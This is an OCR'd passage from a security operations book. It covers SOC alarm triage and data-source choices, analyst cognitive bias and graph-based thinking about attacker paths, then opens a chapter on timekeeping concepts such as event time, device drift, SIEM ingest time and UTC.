

Consult for disposition
SoP guidance
Alarm drives decisions
Familiarity and understanding of the source data influences decision making
Can the alert be closed based on known criteria?
What available data source is perceived to be the most valuable?
What information relates to the alert?
Which host should be investigated first?
What data sources help drive MTTD?
What can I learn and synthesize?
What is the individual analyst bias?

Figure 5-2. Decisions driving the opening move

While data is being gathered, the analyst should research the alarm name and consult the corresponding playbook. The goal is to determine what conditions must be present for the alarm to be a true positive, which may be clarified by proving the converse. Analysts should look for event data that indicates that the alarm is a false positive. Every decision to collect or review a data source informs subsequent decisions, and the various investigative paths carry a cost in both time and context switching.

Once data arrives, the analyst needs to synthesize it—often by reviewing dozens of disparate information sources, mentally stitching them together, pulling out the common threads, and deciding whether to close the alert, continue working it, or escalate. This is no easy task!

After data synthesis, some form of action typically follows, as illustrated in Figure 5-3. Possible actions include triggering a network packet capture, pushing an antivirus update to the host, opening a service desk ticket to remediate the host, beginning an incident report and preserving data, or notifying the shift supervisor of a possible HR or legal matter.




Figure 5-3. Review of data sources

Analysts should ensure that if they focus on a single data source, it is the one most likely to drive resolution, ideally with the goal of affirming a

false-positive conclusion. Most seasoned analysts (myself included) prefer the highest-context data possible and may overlook or deprioritize lower-context data that may have led to a faster resolution and improved MTTD.

Many analysts also tend to work PCAP data first. Sanders found that starting with PCAP data significantly increases the time required to close an alarm and is far less productive than pursuing other questions and investigative paths. His research showed that 72% of analysts prefer to review high-context but relatively unorganized PCAP data early in the process. While packet capture data may provide very high context, flow and intelligence data, such as that produced by Zeek, generally take less time to synthesize and contribute more efficiently to resolution. When analysts review Zeek logs instead of high-context PCAP data, the MTTD, or average time to close an alarm, improves by 40%.

Furthermore, more analysts prefer network-based source data to host-based source data, even when host-based data can exclusively be used to close the alarm. This point makes the case that workstation and server data provided by detailed process auditing, through detailed process tracking for event ID 4688, Sysmon, or EDR command-line history, can decrease alarm closure time and improve accuracy.

Any effort expended to organize data and script routine analysis steps will pay off time and time again. Automation tools such as Kansa (written in PowerShell), Kroll's KAPE, or an EDR solution are very helpful because they focus the investigation. If it takes a security programmer a day to write a script that can pull firewall data and make it presentable to a visualization or log analysis tool, and then start that tool automatically, it won't take long for that automation to pay for itself in time saved, greater consistency in the analysis process, and more standardized evidence collection.

Remember that data from the host itself is more authoritative than data from the network. Its filesystem, configuration directory or registry, memory contents, vulnerability state, and process inventory reflect the "on system" operating state.

In effect, the more steps taken during the analysis process, and the order in which those steps are taken, will significantly affect the time to close an alarm or the time to declare a serious incident, as shown in Figure 5-4. Frequently, the analyst will need to collect a variety of other data sources to better answer investigative questions. These actions will add to the time to make a decision.

Hopefully, with just these few examples, the SOC team can have a very positive and helpful impact on the overall health of the network by leveraging the data at its disposal in slightly different ways.




Figure 5-4. Data analysis processes

Skill Development Moment: Cognitive Bias Awareness

One issue that every analyst must come to grips with is cognitive bias. There are a few different ways to define cognitive bias. From a more formal psychology perspective, it "is a systematic pattern of deviation from norm or rationality in judgment."[6] From a threat intelligence perspective, "A cognitive bias is an error in the processing of information that leads to an incorrect conclusion, a distortion of information or an illogical determination."[7]

The analyst's key takeaway from these two definitions is that the analysis process can be adversely affected by one's own perceptions, thoughts, and experiences. A perceived notion or thought may remain intact even when the fact data surrounding a case changes. Cognitive bias leads to perceptual distortion, incorrect interpretation of data, and faulty judgments.

Analysts counter their own biases by gathering as much event data as is feasible and possible, in as timely a manner as possible, about a given case. A playbook author can guard against bias by directing analysts toward or away from a data source specific to an alert in the playbook itself. Make sure that each piece of data is on the table before drawing a true-positive or false-positive conclusion. As a compensating control for cognitive bias, analysts should place discovered fact data in a normalized timeline. This process helps lay out the facts of a case in order. If necessary, test the hypothesis in a sandbox or some other isolated environment.

Skill Development Moment: Graph Theory Versus List Thinking

Graphs are used to describe or model relationships. The nodes or circles in a graph represent some form of computational device, while the lines connecting the nodes can represent information flow, access attributes, or other characteristics that model how one computational device is connected to another. A very basic example is shown in Figure 5-5.



No trust zone (commodity intenet)
Perimeter firewall
SFTP 22
Posture: Usually restricted
SecOps: Log all outbound, consider all inbound
Ops: Inventory app and owner who requires inbound connectivity
HTTP(s) 80.443
HTTP(s) 80.443
Medium trust (DMZ or service network)
Web server
File exchange server
Posture: Restricted
SecOps: Log all two way, denies outbound either way, authentication
Ops: Inventory app and owner who requires inbound connectivity
Database 1433
File protocols
Interior firewall
Posture: Variable (w/o "controlled outbound traffic," anything goes)
SecOps: Log all but traffic to/from proxy technologies (prefer their logs)
Ops: InfoSec policy defines rules
Database 1433
File protocols
High trust zone (soft, squishy inside)
Database server
Inside file server
Workstations
Open
Open
Posture: Variable (depend on local system configuration, prefer segregation)
SecOps: Logging based on OS and App criticality (high to low)
Ops: InfoSec policy defines rules

Figure 5-5. Graph theory illustrated

Several papers explain how to apply graph theory to cybersecurity. To be successful, both attackers and red teams must build graph-based relationships as they empirically make discoveries so that they can find a path through the network and act on their objectives. Once an attacker has *any* sort of toehold in an enterprise, they must go through a process of discovery to find the next foothold. In essence, they are building a model with systems as the nodes and the access method between nodes as the edges.

One article on the *Defense Mindset* blog by John Lambert of Microsoft explains this concept (paraphrased here).

As defenders, we tend to think in lists: lists of accounts, high-value systems, network shares, access rules, or other ways of sorting the assets under the monitoring and response program. The attacker, however, is not in possession of these lists. When an attacker successfully achieves even a toehold inside a network, they must explore and draw relationships. They must go through a process of learning how one asset or user is connected to another, often through network connections or security relationships, as they look for the next island.

Lambert advises that you think of your network as "the set of security dependencies that create equivalence classes among your assets." The nodes or the points of relationship in a network need to be discovered for an attacker to gain access to the high-value target, and an attacker must literally draw out the relationships as they move through the network.

To apply graph theory to threat hunting, the defense team should think through and answer two questions: "Where can the attacker go next from the affected or identified system?" and "How can they get to the affected system?" These two questions focus attention on trace data from the network. In essence, the SOC team should build its own graph as it works through a case.

[1] One of the better SANS RR papers on this topic is "Detecting DNS Tunneling" by Greg Farnham (2013).

[2] Review the SANS Blue Team Wiki for usage, as well as Mark's GitHub site.

[3] These numbers are based on my own research conducted in the spring of 2017 across 14 organizations ranging in size from 200 users to 30,000 users.

[4] Sysmon isn't truly a HIDS; however, it is a nearly no-cost deployment, and with some analysis it can provide a high degree of end system process awareness.

[5] Many of the statistics are listed here, with his permission.

[6] This definition is from Haselton, Martie G., Daniel Nettle, and Paul W. Andrews, "The Evolution of Cognitive Bias," in *The Handbook of Evolutionary Psychology*, ed. David M. Buss (Wiley, 2005), 724–746.

[7] This definition is from Liska, Allan, *Building an Intelligence-Led Security Program* (Syngress, 2014).

Chapter 6. Timekeeping and Event Times

"Time is the fire in which we burn."

—Delmore Schwartz, 1959

Right up front in any SOC implementation project you should ensure that IT policy includes a mandate that each deployed system must satisfy two requirements. First, as explained later in this chapter, all IT systems must be configured to use a centralized time service. Second, all log data ingested into the logging and SIEM infrastructure must be in UTC. These two steps cost very little and pay substantial dividends during the IR process.

Timekeeping Concepts and Definitions

There are several timekeeping issues that IT staff, application custodians, SOC analysts, incident responders, and SIEM engineers must address when collecting and storing data, investigating alarms, and analyzing event data. To ground this discussion, the following sections define key timekeeping terms used throughout SOC operations.

Event Time

Event time refers to when something happened in the environment, such as a deliberate action, a system change, or a task execution. Several factors affect what we interpret as event time, and SOC analysts must understand how they influence analysis and timeline construction. These factors include logging pipelines (buffering, batching, and log forwarding) and the lag they may introduce; time formats; and human or automated actions that delay reporting. When building timelines, it may be necessary to record

both the reported event time and an adjusted observation time so the analyst can accurately reconstruct event sequencing.

Device Time

Device time denotes the time according to the reporting device—that is, its internal system clock. Often, event time and device time are the same when the event was reported. Device time should be synchronized to the correct UTC time as defined by the organization's time source, with human-readable time displayed using the appropriate local time zone offset.

Device Drift Time

If device time is off by *X* minutes, event time will be off by the same amount and in the same direction. This drift requires analysts to adjust event times when constructing incident timelines. It also raises questions about duration and pattern: if a system is off by nine minutes today, was it off by eight minutes yesterday, five minutes last week, or two minutes last month?

SIEM Ingest Time

This is the timestamp indicating when the source event first reached the SIEM analytical engine. In Splunk, this is when the event is processed and indexed. In ArcSight, it is when the event is received and recorded. LogRhythm uses the term *normal message date*, defined as the time the event is received by the LogRhythm System Monitor Agent.

Alarm Time

Alarm time is when the SIEM or another primary security component raises an alarm condition. This timestamp can help measure the effectiveness of log ingestion and analysis processes. For a single event, it reflects the delay between data availability at the source and alert generation—typically ranging from 30 seconds to 5 minutes. For multiple events that collectively

trigger an alarm, the system records when the threshold is reached but usually does not record when the underlying condition began (the causal factor), because multiple contributing conditions are involved. The analyst must determine that causal factor.

Most SIEM pipelines and platforms provide data with a 30-second to 5-minute delay to the console from when the event actually occurred. Occasionally, you will experience a delay of up to four hours, depending on the source. Some systems also have their own internal SIEM-like capability. For example, a Palo Alto NGFW may analyze the prior day's data overnight and generate a correlation event afterward. Similarly, a single sign-on IAM platform may analyze MFA authentication patterns over the past hour and identify suspicious activity, generating an alarm. In such cases, determining the relevant login can be complex—for instance, whether it was the most recent login or one that occurred 30 minutes earlier, before the end user's credentials and tokens were compromised.

Adjusted Event Offset

Some SIEM platforms can adjust event time, usually to account for a transient condition. While this may seem desirable, try to avoid it. What would happen if the system administrator or custodian fixed the source system's error without notifying the SOC? The SOC is better off getting the event time and time zone from the device and then presenting the event or alarm time adjusted in the console. When necessary, document these adjustments in timeline analysis rather than modifying the source records. Modifying source timestamps introduces data integrity concerns and creates ongoing maintenance challenges as offsets change.

UTC

UTC (Coordinated Universal Time) is an international time standard maintained within 0.9 seconds of Earth's rotation. It is anchored at 0 degrees longitude, which passes through London, and then through France and Spain. UTC is maintained using atomic clocks. Most organizations

should standardize on UTC across network devices, with automatic adjustments for daylight saving time, aligning with major operating systems, including Microsoft Windows.

Time Zone

